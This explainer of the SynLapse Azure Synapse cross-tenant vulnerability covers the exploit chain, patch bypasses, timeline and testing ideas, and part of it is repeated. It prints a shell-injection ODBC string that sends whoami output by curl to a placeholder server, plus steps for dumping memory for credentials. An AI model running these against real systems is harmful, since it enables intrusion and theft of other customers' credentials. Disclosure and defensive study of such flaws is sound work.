"AmazonRedshift", "Couchbase", "HBase", "Impala", "Oracle", "AzureMySql" };
The method in which they construct an ODBC connection string looks like this, in the AmazonRedshift connector:
public string BuildConnectionString()

{

/* … */

OdbcConnectionStringBuilder odbcConnectionStringBuilder = new OdbcConnectionStringBuilder();

/* … */

odbcConnectionStringBuilder.Add("Driver", rfiDriverNameWithVersion);

connection.ConnectionSettings.Properties.HandleDriverLogSettingsInConnectionString
(odbcConnectionStringBuilder);

odbcConnectionStringBuilder.Add("server", connection.ConnectionSettings.Server);

odbcConnectionStringBuilder.Add("database", connection.ConnectionSettings.Database);

odbcConnectionStringBuilder.Add("port", connection.ConnectionSettings.Port);

odbcConnectionStringBuilder.Add("uid", connection.ConnectionSettings.Username);

odbcConnectionStringBuilder.Add("pwd", connection.ConnectionSettings.Password);

odbcConnectionStringBuilder.Add("SSLMode", "verify-full");

odbcConnectionStringBuilder.Add("SingleRowMode", "1");

odbcConnectionStringBuilder.Add("KeepAlive", "1");

odbcConnectionStringBuilder.Add("KeepAliveTime", "180");

OdbcCommon.ValidateConnectionString(odbcConnectionStringBuilder,
connection.ConnectionSettings.Properties);

return odbcConnectionStringBuilder.ConnectionString;

}
Every connector implements a function called BuildConnectionString which is called upon to build the ODBC connection string. The above implementation is generally secure, and OdbcConnectionStringBuilder is a normal .NET API.
The researcher went through all of the ODBC connectors to make sure that each and every BuildConnectionString is implemented safely, and found that in the Salesforce connector it is not:
public string BuildConnectionString()
{
/* ... */
OdbcConnectionStringBuilder odbcConnectionStringBuilder
= new OdbcConnectionStringBuilder();
odbcConnectionStringBuilder.Add("uid", connection.ConnectionSettings.Username);
odbcConnectionStringBuilder.Add("pwd", connection.ConnectionSettings.Password);
odbcConnectionStringBuilder.Add("Url", connection.ConnectionSettings.EnvironmentUrl);
/* ... */
if (!string.IsNullOrEmpty(connection.ConnectionSettings.ExtendedProperties))
{
OdbcConnectionStringBuilder odbcConnectionStringBuilder2 = new
OdbcConnectionStringBuilder(connection.ConnectionSettings.ExtendedProperties);
foreach (string key in odbcConnectionStringBuilder2.Keys)
{
if (!string.IsNullOrEmpty((string)odbcConnectionStringBuilder2[key]))
{
odbcConnectionStringBuilder[key] = odbcConnectionStringBuilder2[key];
}
}
}
return odbcConnectionStringBuilder.ConnectionString;
}
The whole point of implementing BuildConnectionString is to make sure the ODBC connection string is restricted to be a safe connection string, with hardcoded attributes that ensure no one uses a malicious Driver (ODBC connector) or any other attribute that might make the platform vulnerable to an attack. The Salesforce implementation supports a property called extendedProperties, an ODBC string (converted to a dictionary) containing keys and values, which will just be assigned to the main ODBC connection string.
The researcher transferred this Salesforce connector payload:
{

    "environmentUrl":"https://login.salesforce.com",

    "username":"aaaa",

    "password":{

       "type":"SecureString",

       "value":"bbbb"

    },

    "extendedProperties":
"Driver={Microsoft Amazon Redshift ODBC Driver_1.4.21.1001};
UID=uid;PWD=pwd;Database=dev;Servername=redshiftserver.com;IdP_Response_Timeout=1;
IAM=1;plugin_name=BrowserSAML;LOGIN_URL={exit" | whoami |
curl --data-binary @- -m 5 "http://HTTP_SERVER_HERE" | echo "1}",

    "apiVersion":"45.0"

 }
The extendedProperties value carries the same malicious ODBC connection string, which the Salesforce BuildConnectionString copies into the final connection string.
There was one catch. It did not work on the shared instance, although it worked on the researcher's own integration runtime. MSRC was doing patches and mitigations at the same time, and probably somehow disabled access to the vulnerable feature in the Redshift connector. The researcher tried to find another vulnerable connector installed and exploit it via the full ODBC access acquired again. More vulnerabilities were found to utilise this access, but in the middle of the work, after performing a few requests testing some vulnerabilities, it seemed that Microsoft patched the Salesforce connector being exploited while it was in use. The researcher looked for another one, including some other ways to execute code, but after a few days concluded that this attack vector was patched pretty well.
Fixing the root cause
When reporting the issue, the researcher suggested a few mitigations to Microsoft, mainly:
- A sandbox: move the shared integration runtime to a sandboxed ephemeral VM. This means that if an attacker could execute code on the integration runtime, it is never shared between two different tenants, so no sensitive data is in danger.
- Limit API access: implement least privilege access to the internal management server, which will prevent attackers from using the certificate to access other tenants' information.
At the beginning of June, Microsoft shared that they had implemented all recommendations and Synapse Integration Runtime is now using ephemeral nodes and scoped low-privileged API tokens. In light of this information, the researcher believes that Azure Synapse Analytics provides sufficient tenant isolation, and Orca removed alerting on Synapse from within the Orca Cloud Security Platform. Microsoft continues to work on additional isolation and hardening.
Discovery timeline
The report gives the following timeline:
- January 4: the Orca Security research team disclosed the vulnerability to MSRC, along with keys and certificates they were able to extract.
- February 19 and March 4: MSRC requested additional details to aid its investigation. Each time, the team responded the next day.
- Late March: MSRC deployed the initial patch.
- March 30: Orca was able to bypass the patch. Synapse remained vulnerable.
- March 31: Azure awarded $60,000 for the discovery.
- April 4 (90 days after disclosure): Orca Security notified Microsoft that keys and certificates were still valid. Orca still had Synapse management server access.
- April 7: Orca met with MSRC to clarify the implications of the vulnerability and the required steps to fix it in its entirety.
- April 10: MSRC patched the bypass and finally revoked the Synapse management server certificate. Orca was able to bypass the patch yet again. Synapse remained vulnerable.
- April 15: MSRC deployed the third patch, fixing the RCE and reported attack vectors.
- May 9: both Orca Security and MSRC published blogs outlining the vulnerability, mitigations, and recommendations for customers.
- End of May: Microsoft deployed more comprehensive tenant isolation including ephemeral instances and scoped tokens for the shared Azure Integration Runtimes.
Variants to test
The report's own bypasses suggest concrete things to try on similar cloud data integration services:
- Connector alias enumeration. Send a request that uses a blocked connector name, then repeat it with other connector names that may map to the same underlying implementation (the report shows
GenericOdbc,Informix,MicrosoftAccessandGenericOdbcPartitionall reachingGenericOdbcConnector). A positive result is the request being accepted and an ODBC connection being created on a shared runtime. - Integration runtime name substitution. Take a request that is accepted for a self-hosted runtime and change the runtime name to the default shared one (the report uses
AutoResolveIntegrationRuntime). A positive result is the shared runtime executing the activity. - User-controlled connection string properties. Look for connector properties that are copied into the final connection string, such as
extendedPropertiesin the Salesforce connector. A positive result is aDriveror other attribute from the user-supplied value appearing in the built connection string. - Execution context and memory contents. After achieving code execution on a shared runtime, check the user context (the report found
NT Authority\SYSTEM) and dump process memory for credentials and tokens. A positive result is plain credentials or tokens belonging to other tenants. - Certificate and internal API reachability. Check whether the shared runtime holds a client certificate for an internal management server and whether that server's API allows querying other workspaces or obtaining managed identities. A positive result is access to configuration or identity data for workspaces outside the attacker's tenant.
- Patch timing. The report notes that a connector was patched while it was being exploited. When testing, re-run a previously working payload after a patch to see whether the block is complete or only covers the specific connector name used.
Closing note
The report frames SynLapse alongside earlier cloud vulnerabilities such as Azure AutoWarp, AWS Superglue and AWS BreakingFormation to argue that nothing is bulletproof and that attackers have numerous ways to reach a cloud environment. The technical lesson it draws is that the danger lay less in code execution on a shared host than in what that host could reach: a client certificate to a powerful internal API server, and plain credentials in the memory of the process handling external connections.
What happened, in plain words
Imagine a large office building where many different companies rent desks. Each company has its own locked room, and the building manager promises that nobody can walk into someone else's room. Now imagine a researcher found that if you know only the name of a company's room, you can trick the building's shared equipment into handing you that company's keys, and from there walk into any room you like.
That is roughly what happened with a Microsoft cloud service called Azure Synapse Analytics. A security researcher named Tzah Pahima, working for a company called Orca Security, found a flaw that Microsoft later called a cross-tenant vulnerability. "Tenant" here means a customer: each organisation that uses the service is a tenant, and the service is supposed to keep tenants completely separate. "Cross-tenant" means one tenant could reach into another tenant's space.
The flaw was given the nickname SynLapse. It also affected a related Microsoft service called Azure Data Factory. According to the report, an attacker who knew nothing but the name of a Synapse workspace could:
- Obtain credentials (usernames, passwords, tokens) belonging to other Azure Synapse customer accounts.
- Control other customers' Azure Synapse workspaces.
- Run their own code on machines inside the Azure Synapse Analytics service that belonged to other customers.
- Leak customer credentials to data sources outside Azure.
The image above sits at the start of the report, next to the central claim about leaking a victim's credentials.
Before going further, a few words on what these things are, because the rest of the article depends on them.
What is Azure Synapse Analytics? It is a Microsoft cloud service for importing and processing data. A company might use it to pull data from many places: a CosmosDB database, an Azure Data Lake (a big storage area for files), or external sources such as Amazon S3 (Amazon's file storage service). Synapse collects that data, transforms it, and moves it around.
What is a workspace? Each separate Synapse setup is called a workspace. Think of it as one company's private office inside the Synapse building. It has a name, and that name is not secret in the same way a password is; it is more like a street address.
What is an integration runtime? To pull data from an outside source, Synapse needs a machine that actually makes the connection. That machine is called an integration runtime (often shortened to IR). Think of it as a courier: it goes out, connects to the data source, picks up the data, and brings it back. A courier needs the keys to the warehouse, so the integration runtime holds the credentials for the external data source.
Integration runtimes come in two broad flavours:
- Self-hosted (on-premise): software you install on your own Windows machine, which then acts as the courier. It belongs to you alone.
- Cloud-hosted in Azure (via the Azure Data Factory Integration Runtime): Microsoft runs the courier machine for you in its own data centres.
Cloud-hosted ones can also be configured with a Managed Virtual Network (VNet), which uses private endpoints for external connections. A virtual network is a private, fenced-off area of a network; a private endpoint is a connection point that only that fenced area can use. This gives extra layers of isolation, like a courier who works only inside a walled compound.
What is a credential? Anything that proves who you are: a username and password, a key, or a token. A token is a short piece of text that a service gives you after you log in, so you do not have to send your password every time. It works like a cloakroom ticket: show the ticket, get your coat. If someone steals the ticket, they can get the coat.
What is a certificate? A digital certificate is a file that proves an identity to another computer, a bit like a passport. A client certificate is one that a client (here, the integration runtime) presents to a server to prove it is allowed in.
What is an API? An API (Application Programming Interface) is the set of doors and counters a program offers to other programs. Think of a restaurant: the menu and the waiter are the API. You do not walk into the kitchen; you ask through the waiter. When the report says "the server's API permitted querying integration runtimes", it means the server had a set of requests you could send to ask it questions and make it do things.
What is RCE? RCE stands for remote code execution: the ability to make a machine run code of your choosing, from a distance. It is one of the most serious kinds of security bug, because once you can run code, you can usually do whatever the machine's user is allowed to do.
What is shell injection? A shell is the program on a computer that takes typed commands and runs them. Injection means sneaking extra commands into a place where the program expected only data. If a program builds a command by gluing together pieces of text, and one of those pieces comes from a user, the user can add characters that end the intended command and start a new one. It is like a form that says "write your name" and someone writes "Alice; burn the building", and the system reads the semicolon as "and now do this other thing".
What is an ODBC connector? ODBC (Open Database Connectivity) is a standard way for programs to talk to databases. A connector is the piece of software that speaks that standard for a particular database. A connection string is the line of text that tells the connector where to connect and how: which driver to use, which server, which username, which password. It looks like a list of key=value pairs separated by semicolons.
What is a DLL? A DLL is a file full of code that a Windows program loads and uses. Decompiling a DLL means turning the compiled machine code back into something close to readable source code, so a researcher can see what the program actually does.
What is a memory dump? When a program runs, everything it is working with sits in the computer's memory (RAM): passwords it is using, tokens it received, data it is processing. A memory dump is a copy of that memory saved to a file. Tools such as procdump do this. If the program was holding secrets in plain text, the dump contains them.
What is NT Authority\SYSTEM? On Windows, every running program runs as some user account. NT Authority\SYSTEM (often just "SYSTEM") is the most powerful local account on a Windows machine, far more powerful than a normal user. If your code runs as SYSTEM, you effectively own that machine.
With those ideas in place, the rest of the article follows the researcher's steps in order.
Setup
The report does not describe a lab, accounts, roles or specific tool versions beyond what appears in the technical narrative. What can be read from the text as preconditions is:
- The researcher had a Synapse workspace with a self-hosted integration runtime named
IntegrationRuntime1. - The default Azure integration runtime is named
AutoResolveIntegrationRuntime. - The researcher decompiled the DLL responsible for the connectors,
Microsoft.DataTransfer.Gateway.TaskEngine.dll. - The researcher used
procdumpto dump the memory of a process calledTaskExecutor.exe. - The researcher had an HTTP server reachable from the integration runtime, referred to in payloads as
HTTP_SERVER_HERE.
An HTTP server here is simply a small web service the researcher controls, which can receive requests and record what arrives. It is useful because it gives the attacker a place to send stolen data to.
There are three types of integration runtimes in Synapse. One is self-hosted (on-premises), and Azure hosts the other two:
- Self-hosted IR (SHIR): any Windows machine (it does not have to be an Azure virtual machine) after installing the SHIR software. SHIRs are dedicated to a single customer by design.
- Azure IR (without a Managed Virtual Network): the default cloud-hosted Azure IR. A pool of machines shared by multiple customers to execute their pipeline activities.
- Azure IR (with a Managed Virtual Network): this cloud-hosted Azure IR provides a dedicated container that is not shared across multiple customers.
The image accompanies the description of the runtime options in a workspace. The default Azure runtime is a pool of machines shared by multiple customers. That is efficient for Microsoft, but it means anything left lying around on that pool can potentially be seen by whoever else can run code there.
Finding it
The researcher was studying self-hosted (on-premise) integration runtimes and found a shell injection vulnerability that leads to an RCE, tracked as CVE-2022-29972, in the Magnitude Simba Redshift ODBC connector used by Microsoft's software. A CVE is a public catalogue number for a known vulnerability; it lets everyone refer to the same bug unambiguously.
This shell injection was found in the SAML authentication plugin of one of the connectors. SAML is a standard for logging in through a separate identity provider (the thing that checks your password on behalf of another site). The vulnerable code was supposed to launch a browser, but did so with a shell command vulnerable to an injection:
The image accompanies the description of the vulnerable code in the SAML authentication plugin. The report notes that following this there were 4 CVEs issued, all with the same payload. In other words, the same underlying mistake appeared in several products, so several catalogue entries were created for it.
The researcher then considered the shared Azure integration runtime. When trying to use an ODBC connection and attempting to choose an integration runtime, Synapse would not allow choosing an Azure-hosted one, probably for security reasons:
The image accompanies the description of the UI restriction. The report says Synapse would not allow choosing an Azure-hosted integration runtime for an ODBC connection, probably for security reasons.
Exploitation
Step 1: Shell injection in the Redshift ODBC connector
The shell injection could be exploited when setting up an external data source using the following malicious ODBC connection string:
Driver={Microsoft Amazon Redshift ODBC Driver_1.4.21.1001};UID=uid;PWD=pwd;Database=dev;Servername=redshiftserver.com;IdP_Response_Timeout=1;IAM=1;plugin_name=BrowserSAML;LOGIN_URL={exit" | whoami | curl --data-binary @- -m 5 "http://HTTP_SERVER_HERE" | echo "1}
Line by line, in plain words:
Driver={Microsoft Amazon Redshift ODBC Driver_1.4.21.1001}tells the connector which driver software to use. The curly braces group the name because it contains spaces.UID=uid;PWD=pwdare the username and password fields. Here they are placeholders.Database=dev;Servername=redshiftserver.comsay which database and which server to connect to.IdP_Response_Timeout=1;IAM=1are settings for the login flow and for AWS's identity and access management.plugin_name=BrowserSAMLselects the SAML authentication plugin. This is the piece of code with the bug: it is meant to open a browser so the user can log in.LOGIN_URL={exit" | whoami | curl --data-binary @- -m 5 "http://HTTP_SERVER_HERE" | echo "1}is the part that does the damage. The value is supposed to be a web address. Instead it contains a closing quote and a pipe character|. The pipe means "take the output of the thing on the left and feed it to the thing on the right". So the shell ends the intended command withexit", then runswhoami(a Windows command that prints the name of the current user), then pipes that output intocurl, a tool for sending web requests.--data-binary @-means "send whatever came in on the pipe as the body of the request",-m 5sets a five second timeout, and the URL is the researcher's own server. Finally| echo "1}pipes intoechoand closes the brace so the rest of the connection string still parses.
Using this, the researcher could execute code on their own integration runtime, which is a virtual machine owned by them. The report calls this not very interesting on its own, and that is a fair judgement: running code on your own machine is not an attack. The interesting question is what happens when the same trick is aimed at a machine you do not own.
Step 2: Switching the integration runtime name in the request
The researcher notes that the Azure integration runtime and the self-hosted one support almost the same features. Synapse would not allow choosing an Azure-hosted integration runtime for an ODBC connection through the UI, but if the same request is performed with the name of the integration runtime changed from the self-hosted IntegrationRuntime1 to the default Azure integration runtime AutoResolveIntegrationRuntime, it simply works.
The report states: "It. Simply. Works." The result is an RCE on a shared Synapse integration runtime owned by Azure.
Why does this matter so much? Because the interface and the server are two different things. A web page can grey out a button, but if the server behind it does not check the same rule, anyone who can send the request directly (with a browser's developer tools, a script, or a tool like curl) can skip the greyed-out button entirely. This is a classic lesson: never rely on the user interface to enforce security. The check has to happen on the server, every time.
Step 3: Checking the execution context
The researcher expected the code execution context not to have high permissions, and the machine not to have special privileges, since all the integration runtime does is connect to a data source and do a bit of processing. That expectation did not hold. The code ran as NT Authority\SYSTEM.
The image accompanies the observation about the execution context. As explained earlier, SYSTEM is the most powerful local account on Windows. A courier that was supposed to only carry parcels turned out to have the master keys to the whole building.
Step 4: Dumping process memory for credentials
The code is executed in a process called TaskExecutor.exe. The researcher dumped its memory using procdump and found plain credentials and tokens belonging to multiple companies. One was a token to Microsoft's own account in another data analytics service. The report states that all of these are now expired and revoked by Microsoft after the report.
The image accompanies the sampling of leaked users, censored for privacy purposes. The reason this works is simple and worth remembering: a program that is actively connecting to databases has to hold the passwords and tokens for those databases somewhere, and if it holds them in plain text in memory, anyone who can read that memory can read the secrets. Encryption at rest on disk does not help if the program decrypts the secret into memory to use it.
Step 5: The client certificate and the internal Synapse management server
The shared integration runtime contained a client certificate used for authentication in front of an internal management server. Using the certificate, it could access its configuration data and tasks, for example what to connect to next and which operation to perform.
Think of the certificate as a staff badge. The integration runtime needed the badge to talk to the management server, which is the back-office system that tells couriers what to do. The problem is that the badge was sitting on a machine that many customers shared, and the researcher could now run code on that machine.
The management server could do much more than show the integration runtime's configuration data. The server's API permitted querying integration runtimes and other workspaces, as well as obtaining Synapse workspace (managed) identities belonging to other customer accounts. A managed identity is an identity that Azure creates and manages for a resource, so the resource can log in to other Azure services without a human typing a password. If you can obtain someone else's managed identity, you can act as them across Azure.
The latter opens the door to performing almost every action imaginable in any customer's Azure Synapse workspace. By combining the RCE and the API server's communication ability with other integration runtimes, the researcher could have executed code on any integration runtime given only the name of a Synapse workspace.
This could be done by executing code on a user's integration runtime, or on the shared integration runtime in use, then dumping the memory of the process that was handling external connections. The memory dump includes credentials to external databases, servers, Azure services, and just about everything else.
The image accompanies the demonstration of the integration runtime RCE. At this point the chain is complete: a small injection in a connection string led to code running as SYSTEM on a shared machine, which held a badge to a powerful internal server, which could reach every other customer's workspace.
Root cause
The report states that the major security flaw was not so much the ability to execute code in a shared environment but rather the implications of such code execution. More specifically, executing code on the shared integration runtime exposed a client certificate to a powerful, internal API server. This enabled an attacker to compromise the service and access other customers' resources.
This distinction is worth pausing on. Code execution on a shared machine is bad, but it becomes catastrophic when that machine holds secrets that unlock other people's data. The fix therefore has two possible shapes: make sure the shared environment does not contain the certificate, or reduce the certificate's permissions so that even if it leaks, it cannot do much.
Solving this entails making sure that the shared environment does not contain the said certificate, or reducing the certificate's permissions.
The report also documents the connector-level weaknesses that made the initial RCE possible and that survived the first two patches:
- The SAML authentication plugin of the Redshift ODBC connector launched a browser through a shell command vulnerable to injection.
- The request-level check on the connector type could be bypassed because several connector names map to the same
GenericOdbcConnectorimplementation. - A connector called
GenericOdbcPartitionwas left open and eventually leads to an ODBC connection being created. - The Salesforce connector's
BuildConnectionStringcopied user-suppliedextendedPropertiesinto the main ODBC connection string, allowing a maliciousDriverand other attributes to be injected.
Impact
According to the report, SynLapse enabled attackers to access Synapse resources belonging to other customers via an internal Azure API server managing the integration runtimes. Knowing the name of a workspace, the researcher had the ability to perform the following:
- Gain authorization inside other customer accounts while acting as their Synapse workspace. The report notes they could have accessed even more resources inside a customer's account depending on the configuration.
- Leak credentials customers stored in their Synapse workspace.
- Communicate with other customers' integration runtimes, which could be leveraged to run remote code (RCE) on any customer's integration runtimes.
- Take control of the Azure batch pool managing all of the shared integration runtimes, and run code on every instance.
A batch pool here is the group of machines Microsoft uses to run many jobs at once. Controlling the pool means controlling every machine in it, not just one.
The report also states that the researcher had every integration runtime and Synapse workspace "in the palm of our hands", and that the leaked credentials included a token to Microsoft's own account in another data analytics service, all now expired and revoked by Microsoft after the report.
Fix
Attempt #1: No ODBC allowed
MSRC (the Microsoft Security Response Center, Microsoft's security response team) tried to prevent an attacker from using the ODBC connector on a shared integration runtime. When the connector is passed in a request, the response is:
'GenericOdbc' connector is not supported on Azure Integration Runtime, please change to use a Self Hosted Integration Runtime.
This is a blocklist: a list of things that are forbidden. The ODBC connector is called GenericOdbc in the request payload. The researcher decompiled Microsoft.DataTransfer.Gateway.TaskEngine.dll and found code showing that GenericOdbc is a GenericOdbcConnector, but so are Informix and MicrosoftAccess, which both work with ODBC connection strings.
The image accompanies the decompiled code from Microsoft.DataTransfer.Gateway.TaskEngine.dll. The lesson is the classic weakness of blocklists: if several names lead to the same dangerous code, blocking one name leaves the others open. It is like banning one brand of knife from a kitchen while leaving every other brand on the shelf.
The bypass was the same exact payload except for the connector type being MicrosoftAccess instead of ODBC.
Attempt #2: No GenericOdbc allowed
MSRC blocked MicrosoftAccess and all of the similar connectors leading to GenericOdbcConnector. The problem was that they left a connector called GenericOdbcPartition open. This one, although not as straightforward to read into, eventually leads to an ODBC connection being created.
The image accompanies the discussion of GenericOdbcPartition. The same pattern repeats: a name was missed, and the same payload worked again with a different label.
The bypass was again the same exact payload except for the connector type being GenericOdbcPartition.
Attempt #3: So close
MSRC disabled anything leading to ODBC, except for some connectors that have to use ODBC but construct their own connection string in a manner that is not completely controlled by the user:
private static IList<string> odbcConnectorList = new List<string>
{ "Cassandra", "Salesforce", "SalesforceServiceCloud", "MongoDb",
"AmazonRedshift", "Couchbase", "HBase", "Impala", "Oracle", "AzureMySql" };
Line by line: this declares a list of connector names that are still allowed to use ODBC. private static IList<string> is C# (a programming language) for "a list of text values that belongs to this class and is shared by all instances". The names in the braces are the connectors that remain. The idea is that these connectors build their own connection strings internally, so the user cannot supply arbitrary ODBC attributes.
The method in which they construct an ODBC connection string looks like this, in the AmazonRedshift connector:
public string BuildConnectionString()

{

/* … */

OdbcConnectionStringBuilder odbcConnectionStringBuilder = new OdbcConnectionStringBuilder();

/* … */

odbcConnectionStringBuilder.Add("Driver", rfiDriverNameWithVersion);

connection.ConnectionSettings.Properties.HandleDriverLogSettingsInConnectionString
(odbcConnectionStringBuilder);

odbcConnectionStringBuilder.Add("server", connection.ConnectionSettings.Server);

odbcConnectionStringBuilder.Add("database", connection.ConnectionSettings.Database);

odbcConnectionStringBuilder.Add("port", connection.ConnectionSettings.Port);

odbcConnectionStringBuilder.Add("uid", connection.ConnectionSettings.Username);

odbcConnectionStringBuilder.Add("pwd", connection.ConnectionSettings.Password);

odbcConnectionStringBuilder.Add("SSLMode", "verify-full");

odbcConnectionStringBuilder.Add("SingleRowMode", "1");

odbcConnectionStringBuilder.Add("KeepAlive", "1");

odbcConnectionStringBuilder.Add("KeepAliveTime", "180");

OdbcCommon.ValidateConnectionString(odbcConnectionStringBuilder,
connection.ConnectionSettings.Properties);

return odbcConnectionStringBuilder.ConnectionString;

}
Line by line, in plain words:
public string BuildConnectionString()declares a function that returns text (the connection string).OdbcConnectionStringBuilder odbcConnectionStringBuilder = new OdbcConnectionStringBuilder();creates a helper object whose whole job is to assemble a connection string safely. It handles quoting and escaping for you.odbcConnectionStringBuilder.Add("Driver", rfiDriverNameWithVersion);sets the driver name from a value the code controls, not the user.- The
HandleDriverLogSettingsInConnectionStringcall adds driver logging settings. - The next lines add
server,database,port,uid(username) andpwd(password) from the connection settings. SSLMode,SingleRowMode,KeepAliveandKeepAliveTimeare fixed values hardcoded by the developers. Hardcoding is good here: the user cannot change them.OdbcCommon.ValidateConnectionString(...)runs a validation step.return odbcConnectionStringBuilder.ConnectionString;hands back the finished string.
Every connector implements a function called BuildConnectionString which is called upon to build the ODBC connection string. The above implementation is generally secure, and OdbcConnectionStringBuilder is a normal .NET API. .NET is Microsoft's programming framework; an API here means the built-in helper classes it provides.
The researcher went through all of the ODBC connectors to make sure that each and every BuildConnectionString is implemented safely, and found that in the Salesforce connector it is not:
public string BuildConnectionString()
{
/* ... */
OdbcConnectionStringBuilder odbcConnectionStringBuilder
= new OdbcConnectionStringBuilder();
odbcConnectionStringBuilder.Add("uid", connection.ConnectionSettings.Username);
odbcConnectionStringBuilder.Add("pwd", connection.ConnectionSettings.Password);
odbcConnectionStringBuilder.Add("Url", connection.ConnectionSettings.EnvironmentUrl);
/* ... */
if (!string.IsNullOrEmpty(connection.ConnectionSettings.ExtendedProperties))
{
OdbcConnectionStringBuilder odbcConnectionStringBuilder2 = new
OdbcConnectionStringBuilder(connection.ConnectionSettings.ExtendedProperties);
foreach (string key in odbcConnectionStringBuilder2.Keys)
{
if (!string.IsNullOrEmpty((string)odbcConnectionStringBuilder2[key]))
{
odbcConnectionStringBuilder[key] = odbcConnectionStringBuilder2[key];
}
}
}
return odbcConnectionStringBuilder.ConnectionString;
}
Line by line:
- The first lines create the builder and add
uid,pwdandUrlfrom the connection settings. So far, so normal. if (!string.IsNullOrEmpty(connection.ConnectionSettings.ExtendedProperties))checks whether the user supplied a value for a property calledExtendedProperties. If it is empty, the block is skipped.OdbcConnectionStringBuilder odbcConnectionStringBuilder2 = new OdbcConnectionStringBuilder(connection.ConnectionSettings.ExtendedProperties);takes the user's text and parses it as if it were a connection string. This is the dangerous step: the user's text is being treated as instructions, not as data.- The
foreachloop walks through every key in that user-supplied string. if (!string.IsNullOrEmpty((string)odbcConnectionStringBuilder2[key]))skips empty values.odbcConnectionStringBuilder[key] = odbcConnectionStringBuilder2[key];copies each key and value from the user's string into the final connection string. Whatever keys the user chose, includingDriver, end up in the result.return odbcConnectionStringBuilder.ConnectionString;returns the finished string, now containing the user's additions.
The whole point of implementing BuildConnectionString is to make sure the ODBC connection string is restricted to be a safe connection string, with hardcoded attributes that ensure no one uses a malicious Driver (ODBC connector) or any other attribute that might make the platform vulnerable to an attack. The Salesforce implementation supports a property called extendedProperties, an ODBC string (converted to a dictionary) containing keys and values, which will just be assigned to the main ODBC connection string. A dictionary here means a set of key and value pairs, like a list of names and phone numbers.
The researcher transferred this Salesforce connector payload:
{

    "environmentUrl":"https://login.salesforce.com",

    "username":"aaaa",

    "password":{

       "type":"SecureString",

       "value":"bbbb"

    },

    "extendedProperties":
"Driver={Microsoft Amazon Redshift ODBC Driver_1.4.21.1001};
UID=uid;PWD=pwd;Database=dev;Servername=redshiftserver.com;IdP_Response_Timeout=1;
IAM=1;plugin_name=BrowserSAML;LOGIN_URL={exit" | whoami |
curl --data-binary @- -m 5 "http://HTTP_SERVER_HERE" | echo "1}",

    "apiVersion":"45.0"

 }
Line by line:
- The outer braces make this a JSON object, which is a common text format for structured data: keys in quotes, values after colons, items separated by commas.
"environmentUrl":"https://login.salesforce.com"is the Salesforce address the connector would normally talk to."username":"aaaa"and thepasswordobject with"type":"SecureString"and"value":"bbbb"are placeholder credentials.SecureStringis a .NET type for holding text that should be kept secret."extendedProperties"is the field the vulnerable code copies into the final connection string. Its value is the same malicious ODBC connection string from Step 1, including theLOGIN_URLinjection."apiVersion":"45.0"is the Salesforce API version.
The extendedProperties value carries the same malicious ODBC connection string, which the Salesforce BuildConnectionString copies into the final connection string. In other words, the attacker does not need to be allowed to set Driver directly; they set it indirectly through a field that the code trusts.
There was one catch. It did not work on the shared instance, although it worked on the researcher's own integration runtime. MSRC was doing patches and mitigations at the same time, and probably somehow disabled access to the vulnerable feature in the Redshift connector. The researcher tried to find another vulnerable connector installed and exploit it via the full ODBC access acquired again. More vulnerabilities were found to utilise this access, but in the middle of the work, after performing a few requests testing some vulnerabilities, it seemed that Microsoft patched the Salesforce connector being exploited while it was in use. The researcher looked for another one, including some other ways to execute code, but after a few days concluded that this attack vector was patched pretty well.
The report notes that the Salesforce connector was patched while the researcher was using it.
Fixing the root cause
When reporting the issue, the researcher suggested a few mitigations to Microsoft, mainly:
- A sandbox: move the shared integration runtime to a sandboxed ephemeral VM. A sandbox is an isolated environment where code can run without affecting anything else. Ephemeral means temporary: the machine is created fresh for a job and thrown away afterwards. This means that if an attacker could execute code on the integration runtime, it is never shared between two different tenants, so no sensitive data is in danger.
- Limit API access: implement least privilege access to the internal management server, which will prevent attackers from using the certificate to access other tenants' information. Least privilege means giving each thing the smallest set of permissions it needs to do its job, and no more. If the certificate only needs to read its own configuration, it should not be able to read other workspaces.
At the beginning of June, Microsoft shared that they had implemented all recommendations and Synapse Integration Runtime is now using ephemeral nodes and scoped low-privileged API tokens. A scoped token is one that is limited to a specific purpose or area, rather than being all-powerful. In light of this information, the researcher believes that Azure Synapse Analytics provides sufficient tenant isolation, and Orca removed alerting on Synapse from within the Orca Cloud Security Platform. Microsoft continues to work on additional isolation and hardening.
Discovery timeline
The report gives the following timeline:
- January 4: the Orca Security research team disclosed the vulnerability to MSRC, along with keys and certificates they were able to extract.
- February 19 and March 4: MSRC requested additional details to aid its investigation. Each time, the team responded the next day.
- Late March: MSRC deployed the initial patch.
- March 30: Orca was able to bypass the patch. Synapse remained vulnerable.
- March 31: Azure awarded $60,000 for the discovery.
- April 4 (90 days after disclosure): Orca Security notified Microsoft that keys and certificates were still valid. Orca still had Synapse management server access.
- April 7: Orca met with MSRC to clarify the implications of the vulnerability and the required steps to fix it in its entirety.
- April 10: MSRC patched the bypass and finally revoked the Synapse management server certificate. Orca was able to bypass the patch yet again. Synapse remained vulnerable.
- April 15: MSRC deployed the third patch, fixing the RCE and reported attack vectors.
- May 9: both Orca Security and MSRC published blogs outlining the vulnerability, mitigations, and recommendations for customers.
- End of May: Microsoft deployed more comprehensive tenant isolation including ephemeral instances and scoped tokens for the shared Azure Integration Runtimes.
A patch is a software update that fixes a bug. Revoking a certificate means marking it as no longer valid, so anyone presenting it is refused. The timeline shows why revocation matters: until the certificate was revoked, the keys the researcher had extracted still worked, even after code paths were blocked.
Variants to test
The report's own bypasses suggest concrete things to try on similar cloud data integration services. These are written for someone testing a system they are authorised to test, such as their own or a client's with permission.
- Connector alias enumeration. Send a request that uses a blocked connector name, then repeat it with other connector names that may map to the same underlying implementation (the report shows
GenericOdbc,Informix,MicrosoftAccessandGenericOdbcPartitionall reachingGenericOdbcConnector). A positive result is the request being accepted and an ODBC connection being created on a shared runtime. Enumeration means trying a list of possibilities one by one. - Integration runtime name substitution. Take a request that is accepted for a self-hosted runtime and change the runtime name to the default shared one (the report uses
AutoResolveIntegrationRuntime). A positive result is the shared runtime executing the activity. - User-controlled connection string properties. Look for connector properties that are copied into the final connection string, such as
extendedPropertiesin the Salesforce connector. A positive result is aDriveror other attribute from the user-supplied value appearing in the built connection string. - Execution context and memory contents. After achieving code execution on a shared runtime, check the user context (the report found
NT Authority\SYSTEM) and dump process memory for credentials and tokens. A positive result is plain credentials or tokens belonging to other tenants. - Certificate and internal API reachability. Check whether the shared runtime holds a client certificate for an internal management server and whether that server's API allows querying other workspaces or obtaining managed identities. A positive result is access to configuration or identity data for workspaces outside the attacker's tenant.
